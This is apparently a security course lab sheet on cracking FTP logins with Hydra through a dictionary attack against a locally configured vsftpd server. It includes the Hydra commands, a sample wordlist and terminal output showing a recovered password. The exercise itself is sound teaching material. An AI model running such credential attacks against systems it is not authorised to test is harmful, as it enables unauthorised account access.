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Exercise 10

Ex. No.: 9

Crack FTP Credentials using a Dictionary Attack

Aim:

To perform a dictionary attack on an FTP server using the Hydra tool and crack the username–

password combination.

Tools reuired:

1. Kali Linux (or any Linux distribution with Hydra installed)
2. Hydra (pre-installed in Kali Linux)
3. FTP Server (e.g., vsftpd running locally or on a target machine)
4. Wordlist file (e.g., rockyou.txt or custom dictionary of passwords)

Idea:

1. FTP (File Transfer Protocol) is a standard protocol for file transfer over TCP.

2. If weak credentials are used, attackers can exploit FTP using brute force or dictionary attacks.

3. Hydra is a fast and flexible network logon cracker that supports numerous protocols,

including FTP.

4. A dictionary attack attempts to guess credentials by trying every word from a given wordlist.

Steps:

1. Install and start an FTP service

sudo apt-get install vsftpd -y

sudo systemctl start vsftpd

2. Create a test user with a weak password for demonstration

sudo adduser ftpuser

set password (e.g., password123)

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Procedure:

1.Check hydra

hydra -h

2. Create password file

Use existing wordlist: /usr/share/wordlists/rockyou.txt

Or create a custom file pass.txt:

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Pass.txt

admin

123456

password

password123

ftp123

Run Hydra against ftp

hydra -l <username> -P <wordlist> ftp://<target-ip>

hydra -l ftpuser -P passlist.txt ftp://192.168.1.10

-l → specifies username

-P → specifies password list

ftp:// → protocol and target IP

[21][ftp] host: 192.168.1.10 login: ftpuser password: password123

Result:


Hydra should successfully crack the FTP credentials if the correct password exists in the dictionary.


The result will show the valid username and password pair. This experiment demonstrates how weak


FTP passwords can be cracked using a dictionary attack with Hydra. It highlights the importance of


strong password policies and secure configurations in preventing credential-based attacks.

Screenshots








┌──(kali㉿kali)-[~]
└─$ hydra -l rec -P pass.txt ftp://10.0.2.15
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please
military or secret service organizations, or for illegal purpos
on-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2
43:42
[DATA] max 4 tasks per 1 server, overall 4 tasks, 4 login tries
try per task
[DATA] attacking ftp://10.0.2.15:21/
[21][ftp] host: 10.0.2.15 login: rec password: rec
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2
43:46